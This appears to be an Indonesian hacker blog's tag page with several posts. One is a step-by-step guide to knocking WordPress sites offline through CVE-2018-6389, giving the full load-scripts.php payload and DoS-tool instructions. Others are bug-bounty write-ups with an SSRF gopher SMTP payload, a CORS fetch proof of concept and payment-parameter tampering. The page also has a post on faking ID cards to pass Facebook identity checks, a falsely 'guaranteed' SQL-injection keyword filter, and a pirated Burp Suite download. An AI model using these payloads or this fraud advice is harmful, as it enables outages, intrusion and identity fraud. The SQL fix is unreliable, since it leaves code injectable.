Showing posts with label tips. Show all posts

Saturday, January 25, 2020

By.U SOP Bypass | Cors Misconfiguration

Hasil gambar untuk by.u

Halo guys Rafli disini. Saya lagi semangat update nih hehehe. Kali ini saya mau sharing penemuan lagi nih dimana saya nemu CORS Misconfiguration di BY.U . Bagi yang belom tau By.u adalah provider kartu SIM yang tergolong baru dan milenial banget. byu ini anakan dari telkomsel guys silahkan kalo minat beli aja.

Ok Pertama tama kenapa saya langsung tulis write up ? karena cors misc ini adanya di API aplikasi android by.u maka dari itu kita tidak bisa melakukan real-world execution... karena cookie / barear headernya ada di aplikasi byu bukan di browser...

Jadi di api byu terdapat header :

Cache-Control: no-cache, private
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: authorization,Authorization,Content-Type,order_id,msisdn,Request-Origin

Kita bisa lihat mereka menambahkan header Allow-Origin: * yang artinya semua web bisa melakukan request ke api byu.. tapi gaes untuk melakukan csrf attack via cors misconfiguration ini dibutuhkan header Allow-Credentials: true. di byu ini gak ada headernya .. jadi kalo kita lakukan request menggunakan ajax xhr akan mendapatkan respon :
Access to XMLHttpRequest at 'http://api.byu.id/api/profile/1' from origin 'null' has been blocked by CORS policy: No 'Access-Control-Allow-Origin' header is present on the requested resource.

xhr/ajax tidak bisa mengirim request ke by.u karena hal tersebut. tapi taukah kalian ada cara lain nya loh. Kita bisa membypass SOP ini dengan Browser Cache. Hal ini pernah di coba oleh Hacker yang mengirim laporan ke hackerone :
SOP Bypass using Browser Cache

Nah sudah pada baca kan  ? Nah di byu ini kita bisa dapetin email dan nama serta gambar akun tersebut, caranya kita tinggal buat javascript yang melakukan request menggunakan fetch() ke api byu. server akan meloloskan request tersebut karena kita bisa pake credentials dari web tersebut menggunakan cache.

Code :

<html>
<script>
fetch('https://api.byu.id/api/profile/1')
  .then(response => response.json())
  .then(commits => alert("Email mu adalah : " + commits.data.email + "\r\nNama : " + commits.data.name));
</script>
</html>

Jika kalian mau test kalian buka by.u lalu ambil header authorization milik kalian ( sniff request nya ) lalu copy dan paste di modify header. Setelah itu kalian bisa buka html yang berisikan code tersebut dan jeng jeng Kalian bisa dapat deh...

Oke sekian itu aja dari saya untuk kali ini semoga kalian suka. dan untuk CS byu soory ya gaes udh adu argumen ketikan. thx yu.
Read more

Tuesday, January 21, 2020

Takedown Almost Any Website Using Wordpress

Hasil gambar untuk Wordpress Exokiut

Takedown Almost Any Website Used Wordpress

     Halo guys Welcome to my Website, sudah lama saya tidak publish Postingan lagi dikarenakan bingung mau Publish apa serta masalah internal diri saya sendiri. Terakhir kali saya upload tentang hacking yakni penemuan saya SSRF di ADFly yang bisa kalian baca di blog saya. Sebenarnya banyak pengalaman hunting bug saya yang belum saya tulis dikarenakan saya bingung mau nulis apa.


     Pada Artikel kali ini saya akan membahas tentang Takedown Website yang menggunakan CMS Wordpress. Takedown disini bukan berarti Takeover ya karena emang beda, maksudnya Takedown ya bikin web ini Down, istilah Populernya DDos. ya karena emang celahnya sendiri DoS ( Denial Of Service ) oh iya bagi kalian yang belom Tau apa itu DoS nih saya akan jelaskan 

Apa itu DoS ?
 English :
A denial-of-service (DoS) attack is a type of cyber attack in which a malicious actor aims to render a computer or other device unavailable to its intended users by interrupting the device's normal functioning. DoS attacks typically function by overwhelming or flooding a targeted machine with requests until normal traffic is unable to be processed, resulting in denial-of-service to addition users. A DoS attack is characterized by using a single computer to launch the attack.

Indonesia ( Menurut Pemahaman Bahasa inggris saya ) :
Denial Of Service adalah jenis serangan cyber dimana penyerang berusaha untuk membuat service / website itu tidak berfunsi, sehingga tidak bisa digunakan dan merugikan user maupun Pemilik website.

Nah Dos ini ada yang Distributed Denial Of Service atau dikenal dengan DDoS dan DoS biasa ( entah apa namanya )

DDoS :
DDoS ini merupakan serangan DoS dimana attacker mengirim paket Secara sekaligus dengan jumlah yang besar, sehingga jika website target tidak memiliki Filter / Pencegah pengunjung Invalid maka jumlah bandwitch yang dipakai server akan naik tentunya memory juga bisa kepakai banyak banget sehingga Cukup bahaya. Namun Ddos ini sudah banyak pencegahnya, pemilik website tinggal menggunakan Service seperti Cloudflare di website nya .

DoS Biasa :
DoS ini biasanya terjadi saat ente memasukan Jumlah data yang besar maupun data yang tidak bisa di baca server, contohnya : Pixel Flood attack. Contoh saja ketika saya memasukan input "%0t" ke server / sebuah form lalu ternyata server tersebut tidak menanggapi dan malah memberikan respon 503.. nah itu namanya DoS..

Bagi kalian yang penasaran tentang DoS Versi biasa ( Bukan DDoS ) maka kalian bisa baca :

Oke kita lanjut ke bahasan selanjutnya celah dimana kita bisa takedown Wordpress Account. Jadi bugnya merupakan Exploit CVE-2018-6389 dimana saat kita membuka load-scripts.php dengan memasukan payload ( Module js berjumlah banyak ) dan mengirimkan / membuka halaman tersebut secara terus menerus akan membuat website tersebut menggunakan banyak memmory, jika sampai 100% bisa saja web tersebut down.
How To :

1. Cari Target kalian
     Oke cari target kalian yang menggunakan wordpress, oh iya untuk pembuktian ada banyak website yang bisa menangkal ddos biasa ( Cloudflare sudah terpasang ) tetapi jika yang diddos load-scrips.php cloudflare akan membiarkannya masuk ( biasanya ), tapi ada juga web yang sudah di beri proteksi tambahan.
2. Coba Buka load-scripts.php
   Buka Load-scripts.php yang terletak di : domain.com/[path]/wp-admin/load-scripts.php jika saat dibuka blank maka kemungkinan masih bisa diakses , ciri ciri tidak vulnerable adalah saat diakses halaman menjadi 403 forbidden / not found.
3. Buat Tool DDOS
      Buat atau cari tools ddos, jangan ddos bocah termux bro cari yang multithreads. kalian bisa download di : Doser.py

4. Masukkan url+payloads ke tools ddos, kirim 1-2000 request.
   
Payloads:
wp-admin/load-scripts.php?c=1&load%5B%5D=eutil,common,wp-a11y,sack,quicktag,colorpicker,editor,wp-fullscreen-stu,wp-ajax-response,wp-api-request,wp-pointer,autosave,heartbeat,wp-auth-check,wp-lists,prototype,scriptaculous-root,scriptaculous-builder,scriptaculous-dragdrop,scriptaculous-effects,scriptaculous-slider,scriptaculous-sound,scriptaculous-controls,scriptaculous,cropper,jquery,jquery-core,jquery-migrate,jquery-ui-core,jquery-effects-core,jquery-effects-blind,jquery-effects-bounce,jquery-effects-clip,jquery-effects-drop,jquery-effects-explode,jquery-effects-fade,jquery-effects-fold,jquery-effects-highlight,jquery-effects-puff,jquery-effects-pulsate,jquery-effects-scale,jquery-effects-shake,jquery-effects-size,jquery-effects-slide,jquery-effects-transfer,jquery-ui-accordion,jquery-ui-autocomplete,jquery-ui-button,jquery-ui-datepicker,jquery-ui-dialog,jquery-ui-draggable,jquery-ui-droppable,jquery-ui-menu,jquery-ui-mouse,jquery-ui-position,jquery-ui-progressbar,jquery-ui-resizable,jquery-ui-selectable,jquery-ui-selectmenu,jquery-ui-slider,jquery-ui-sortable,jquery-ui-spinner,jquery-ui-tabs,jquery-ui-tooltip,jquery-ui-widget,jquery-form,jquery-color,schedule,jquery-query,jquery-serialize-object,jquery-hotkeys,jquery-table-hotkeys,jquery-touch-punch,suggest,imagesloaded,masonry,jquery-masonry,thickbox,jcrop,swfobject,moxiejs,plupload,plupload-handlers,wp-plupload,swfupload,swfupload-all,swfupload-handlers,comment-repl,json2,underscore,backbone,wp-util,wp-sanitize,wp-backbone,revisions,imgareaselect,mediaelement,mediaelement-core,mediaelement-migrat,mediaelement-vimeo,wp-mediaelement,wp-codemirror,csslint,jshint,esprima,jsonlint,htmlhint,htmlhint-kses,code-editor,wp-theme-plugin-editor,wp-playlist,zxcvbn-async,password-strength-meter,user-profile,language-chooser,user-suggest,admin-ba,wplink,wpdialogs,word-coun,media-upload,hoverIntent,customize-base,customize-loader,customize-preview,customize-models,customize-views,customize-controls,customize-selective-refresh,customize-widgets,customize-preview-widgets,customize-nav-menus,customize-preview-nav-menus,wp-custom-header,accordion,shortcode,media-models,wp-embe,media-views,media-editor,media-audiovideo,mce-view,wp-api,admin-tags,admin-comments,xfn,postbox,tags-box,tags-suggest,post,editor-expand,link,comment,admin-gallery,admin-widgets,media-widgets,media-audio-widget,media-image-widget,media-gallery-widget,media-video-widget,text-widgets,custom-html-widgets,theme,inline-edit-post,inline-edit-tax,plugin-install,updates,farbtastic,iris,wp-color-picker,dashboard,list-revision,media-grid,media,image-edit,set-post-thumbnail,nav-menu,custom-header,custom-background,media-gallery,svg-painter&ver=4.9

5. jalankan tools ddos, sekarang cek apakah web sudah terasa loading nya lama / Down / 503 error.
  Biasanya Jika yang down cuma di user itu sendiri itu severitynya dianggap low dan jarang dianggap bug, tapi jika servernya down yang artinya semua orang gak bisa akses itu severitynya P4 , mau bilang p3 tapi gk mungkin p3..


6. Jika anda Whitehat hacker laporkan ke admin website dan dapatkan hadiah darinya !


Nah dari bug tersebut banyak loh yang sudah mendapat bounty. saya sendiri sudah dapet 50 ribu dari web sugeng.id serta laporan saya di hackerone.com sudah Triage yang artinya sedang ditindak lanjuti. masih gak percaya ? berikut hacker yang dapat bounty dari exploit ini :

1. MD15Ev : Informative but awarded $100

2. Pankaj Infosec : $700 Denial Of Service

Reward yang diberikan tergantung keputusan dan reputasi website tesebut, jika web besar bisa saja dapat $200+++ jika web kecil ya kecil kemungkinan hadiah nya besar wkwkwkwk. Okelah sekian itu aja yang bisa saya bagikan semoga kalian suka hehehe jangan lupa untuk tetap baca baca writeup lain biar ilmu makin bertambah salam heker ganteng.


Read more

Wednesday, June 26, 2019

Gain Adfly SMTP Access with SSRF via Gopher protocol

Support saya dengan kl1ck 1kl4n guys

Adfly Gain SMTP Access with SSRF via Gopher protocol
Halo Sobat Rafli Hax0r, pada artikel sebelumnya saya menemukan celah IDOR di ADFLY dan dihadiahi sebesar $100. Nah pada postingan kali ini saya mau share Penemuan saya diadfly ini sekitar 3 hari yang lalu, Bug ini merupakan bug SSRF yang severity nya lumayan tinggi. Btw Bug ini udh di fix ya jadi jangan dicoba gk bakal work ;v.

Kemungkinan besar bug ini terdapat di setiap url shortener yang mempunyai SMTP dan yg pastinya ngefetch data dari web tersebut. Oke lanjut kecerita, Awalnya saya gabut sampai saya kepikiran untuk nyari di adfly. Setelah 20 menit mencari dan tidak ketemu, saya berbicara dalam hati "wah kayaknya ni jika kita mau ngeshort url si adfly ngefetch Title dari web tersebut, munkin aja ini vuln SSRF".
Setelah itu saya pun mencoba memasukan protocol Gopher:// ternyata gagal alias ada filter dari adflynya.

Awalnya saya menggunakan Payload FASTCGI untuk RCE di Gopherus, namun tidak work karena adfly hanya mengambil TITLE web saja. saya Pun menggunakan payload SMTP menggunakan tool Gopherus Dan menggabungkannya kedalam script PHP yang akan saya upload ke hosting milik saya. code :

<?php
header('location: gopher://127.0.0.1:25/_MAIL%20FROM:adf%40ly%0ARCPT%20To:myemailhaha%40gmail.com%0ADATA%0AFrom:adf%40ly%0ASubject:Test%0AMessage:test%0A.');
?>
Saya upload ke server dengan nama poc.php, btw ini buat ngebypass filter karena adfly hanya mengizinkan protocol http / https.

Setelah itu saya coba short http://serversaya.com/poc.php ke adfly, selang beberapa menit email dari adf@ly.adf.ly masuk ke email saya ( Seperti di SS berikut ).

Saya pun melaporkannya ke adfly, selang beberapa jam bug saya di terima adfly meminta bukti Original email dari saya, saya pun memberikannya. baru lah satu hari semenjak saya melapor bug tersebut diperbaiki, untuk masalah hadiah saya belum tau kapan tapi berdasarkan pengalaman saya baru dikasih 2 bulan setelah lapor.


Timeline :

- Minggu 23 Juni 2019 23:35 WIB = Bug Found & Reported
- Senin 24 Juni 2019 17:16 WIB = Triaged
- Senin 24 Juni 2019 22:34 WIB = Bug Fixed

Terimakasih sudah membaca writeup saya kali ini, maaf kalo berantakan hehe.

Read more

Monday, April 22, 2019

IDOR or Parameter Tampering was able me to pay less than they should

IDOR or Parameter Tampering was able me to pay less than they should


[ Indonesia ]
 Halo Selamat datang diwebsite saya, kali ini saya akan berbagi pengalaman saya menemukan Bug Parameter Tampering di sebuah website yang memiliki program bug bounty. sayangnya bug yang saya temukan ini duplicate dan belum dipatch sehingga saya akan mensensor website tersebut. baiklah mari baca awal mula saya menemukan bug ini.

 The Stories

Saya sedang bermain game pada waktu itu, sampai saya bosen karena koneksi nya lemot. Akhirnya saya memutuskan untuk keluar game, dan saya seperti biasa nonton youtube dengerin lagu, typerace sama anas anas. Dan saya bicara dalam hati “Duh bosen nih, Iseng ah cari cari bug kali aja nemu hehehe”. Okelah setelah itu saya tertuju ke salah satu platform bug bounty dan interested dengan suatu program yang ada disana.
 Setelah 20 Menit mencari saya menemukan Celah yang membuat saya bisa membeli salah satu item yang ada di suatu PAKET ITEM. Tapi setelah saya cek lebih dalam hanya work pada paket yang isinya free. Saya bingung, paket item tersebut seharga 20ribu tapi setelah dibypass saya tidak perlu bayar dan dibawa kehalaman pemilihan item, dan boom item tersebut jadi gratis, lalu saya mencobanya dan berhasil. saat itu saya sudah mau menulis laporan tapi karena saya masih penasaran, saya pun mencoba paket lain. Ternyata jika item didalam paket tersebut masih bayar kita tidak bisa memakainya. jadi saya menyimpulkan wah ini mah bugnya hanya “Membeli item secara satuan dengan parameter tampering” sehingga saya ragu. tapi dalam benak saya “Wah ini kayanya bug nya bagus deh soalnya dia gk bisa beli satuan, tapi kalo di bypass dia bisa beli”. Ane pun seneng tuh, Eh saat ane dorking di google ternyata paketan satuan tersebut bisa didorking. Saya langsung sedih karena gagal senang :’V. 


 Saya sempet Istirahat sekitar 15 menitan trus saya mendapat wahyu “Oh iya kenapa engga Coba parameter Top Up ?”


Saat itu saya menemukan Parameter seperti ini :


 http://mytarget.com/payment.php?id=[IDPEMESANAN]&nm=[redacted]500000&hg=[vulnparameter]&nama=[urname]&tlp=213123&mail=[mail]&dom=[notimportant]&ex=[lulz]&tipe=2

Saya pun merubah parameter hg dengan nominal 1000 karena jika nominalnya 0 server nya menolak. Dan setelah saya forward dia berhasil, saya pun mulai tertawa sendiri dan seneng banget coy.


Disitu tertulis total yang harus dibayar hanya 1000 dan itemnya seharga 500000. tapi disitu tertulis tidak ada metode pembayaran yang tersedia akhirnya parameter tipe= saya ganti dari 2 jadi 1. disitu tersedia pembayaran via bank. saya pun langsung membayarnya dan Pembayaran sukses :)


Saya Pun membuat laporan dan melaporkannya ke Pihak mereka. Setelah seminggu menunggu ternyata Laporannya dianggap Duplicate dengan severity HIGH. 
Cukup sekian itu aja yang bisa saya bagikan, have a nice day :D

Timeline :
14 April = Found & Reported to their team
22 April = Accepted as Duplicate
Severity : High
Rewarded : SWAG as appreciation

English Language at my medium story @androgaming1912
Read more

Monday, February 18, 2019


Cara Mengatasi Konfirmasi Identitas agar Facebook Bisa di buka Kembali

Cara Mengatasi Konfirmasi Identitas agar Facebook Bisa di buka Kembali
Hasil gambar untuk Verif Data diri facebook

Halo kawan kawan Rafli Hax0r kembali lagi bersama saya nih di website ini. Pada Kesempatan kali ini tepatnya besok adalah hari kedua saya ulangan ( Matematika coy ) saya mendapatkan ide untuk update blog ini. oleh karena itu kalian pasti butuhkan tutornya ? oke simak ya..

Konfirmasi Identitas Account Facebook biasanya terjadi ketika anda memposting hal berbau spam seperti gore, sara, dan pelecehan seksual serta pornografi. Jika sudah seperti ini anda biasanya dimintai Foto KTP ataupun identitas diri seperti KTP, SIM, dll. Nah kalian kan kaum milenial biasanya gk mau kan KTP nya kesebar / ribet nyari nyari KTP ? Nah saya ada solusinya nih simak baik baik yah.

Tutorial :
  1. Buka Link FakeKTP terbaru : Disini
  2. Nah Kalian isi deh tuh, kalau bisa nama di ktp disesuain sama nama FB nya ya agar mudah nantinya..
  3.  Tunggu 1x24 Jam maka akun akan terbuka
Oke Itu aja untuk artikel kali ini, ini simple banget btw. Oh iya bagi kalian yang mau change name FB tanpa nunggu 60 hari bisa kunjungi artikel sebelumnya : Disini ( FakeKTP pakai link terbaru ) Semoga Bermanfaat sampai jumpa di lain artikel :)
Read more

Thursday, January 10, 2019

Fix / Patch Bug SQL injection [ Protect Website From Hacker ]

Fix / Patch Bug SQL injection [ Protect Website From Hacker ]


Halo sobat rafli haxor, pada kesempataan kali ini saya mau share cara fix Bug SQL Injection di Website mu. Tips and trick ini sudah 100% teruji oleh saya dan saya jamin tahan sql injection. tapi sebelum itu kalian harus tahu dulu apa itu sql injection.

SQL Injection

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands.

Source : OWASP

Nah sekarang kalian sudah tahukan apa itu sql injection, sudah pasti ini sangat berbahaya karena masuk top 10 Vulnerability di OAWSP hingga sekarang.

How To Patch

Kalian pasti ingin memperbaikinya kan ? ya pasti lah makanya kalian berkunjung ke blog ini kan ? wkawak.

1. Buka File yang melakukan Get / Post terhadap database,,, misal.
$id = $_GET['id'];
kalo url bakal seperti ini : .php?id=[id]
2. Kita Lakukan Filter di kode tersebut dengan menggunakan fungsi str_replace seperti ini.
$iso = $_GET['id'];$filter = array('concat', 'make_set', 'export_set', '!', 'null', 'and', 'false', 'true', 'sleep', 'or', 'select', 'extractvalue', 'from', 'dual', '-', '+'. '', '%23', '%27', 'by', 'select', 'union', 'order', '(', ')');$replace = "";$id = str_replace($filter, $replace, $iso);
*Jika Terdapat error pada $replace anda bisa menggunakan array seperti ini :$replace = array('', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '', '');
3. Save Filenya
4. Test di server anda seharusnya sudah terprotect dari sql injection (blind, extrackvalue, union based, error based)

Terimakasih telah berkunjung kewebsite saya, saya harap kalian senang dan jangan sungkan sungkan untuk berkunjung kewebsite saya lagi.
BTW : Maafkan bila 1klan nya numpuk ea.

Tags : Perbaiki sql injection, fix sql injection, bypass sql injection, sql injection, cara fix sql injection, fix bug sql injection, patch sql injection, patching sql injection
Read more

Tuesday, December 4, 2018

Burp Suite Pro Full Version 1.7.34 Free Download 2018

Burp Suite Pro Full Version 1.7.34 Free Download 2018
Hasil gambar untuk Burp Suite

Hello visitors, come back with me on this website. in this post I will update the latest Burp Suite tool to you. For those of you who don't know what the burp suite is, you can read the explanation below. What Is Burp Suite?
Burp or Burp Suite is a graphical tool for testing Web application security. The tool is written in Java and developed by PortSwigger Web Security.
The tool has three editions. A Community Edition that can be downloaded free of charge, a Professional Edition and an Enterprise edition that can be purchased after a trial period. The Community edition has significantly reduced functionality. It was developed to provide a comprehensive solution for web application security checks. In addition to basic functionality, such as proxy server, scanner and intruder, the tool also contains more advanced options such as a spider, a repeater, a decoder, a comparer, an extender and a sequencer.

In the tool there are many features as follows.

  • HTTP Proxy - It operates as a web proxy server, and sits as a man-in-the-middle between the browser and destination web servers. This allows the interception, inspection and modification of the raw traffic passing in both directions.
  • Scanner - A web application security scanner, used for performing automated vulnerability scans of web applications.
  • Intruder - This tool can perform automated attacks on web applications. The tool offers a configurable algorithm that can generate malicious HTTP requests. The intruder tool can test and detect SQL Injections, Cross Site Scripting, parameter manipulation and vulnerabilities susceptible to brute-force attacks.
  • Spider - A tool for automatically crawling web applications. It can be used in conjunction with manual mapping techniques to speed up the process of mapping an application's content and functionality.
  • Repeater - A simple tool that can be used to manually test an application. It can be used to modify requests to the server, resend them, and observe the results.
  • Decoder - A tool for transforming encoded data into its canonical form, or for transforming raw data into various encoded and hashed forms. It is capable of intelligently recognizing several encoding formats using heuristic techniques.
  • Comparer - A tool for performing a comparison (a visual "diff") between any two items of data.
  • Extender - Allows the security tester to load Burp extensions, to extend Burp's functionality using the security testers own or third-party code (BappStore).
  • Sequencer - A tool for analyzing the quality of randomness in a sample of data items. It can be used to test an application's session tokens or other important data items that are intended to be unpredictable, such as anti-CSRF tokens, password reset tokens, etc.

That's some information about Burp Suite, you can directly download the tool at the following link.


Here is a Burst Suite Full Version Free 2018 installation video tutorial.


Read more